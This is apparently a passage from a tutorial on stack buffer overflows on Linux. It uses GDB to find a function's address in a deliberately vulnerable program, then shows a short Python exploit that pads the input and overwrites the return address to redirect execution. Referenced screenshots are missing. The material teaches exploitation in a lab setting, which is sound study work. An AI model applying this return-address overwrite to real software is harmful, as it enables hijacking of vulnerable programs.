
**Stack overflow on Linux**

Now, we are about to learn what a buffer overflow is, and we will understand how to change the  
flow of an execution using a vulnerable source code.

Now, by looking at the error, we see our injected b characters in there. At this point, we are  
doing very well. Now we know our injection form, let's try to execute the letsprint function  
using the disassemble command:  
$ disassemble letsprint

The output of the preceding command can be seen in the following screenshot:



We got the first instruction in the letsprint function, push rbp with address 0x00000000004005e3,  
and the real address is what we need here; we can also get the address by using the print  
command:  
$ print letsprint

The output of the preceding command can be seen in the following screenshot



Now that we have the address, let's try to build our exploit using Python because we can't pass  
the address directly:  
#!/usr/bin/python  
from struct import \*

buffer = ''  
buffer += 'a'\*24  
buffer += pack("<Q", 0x0000004005e3)  
f = open("input.txt", "w")  
f.write(buffer)

Then, we execute it to generate the new input:  
**$ ./exploit**

Now, from inside GDB, run the following command:  
**$ run $(cat input.txt)**

We did it! Now, let's confirm that from our shell instead of GDB:  
**$ ./buffer $(cat input.txt)**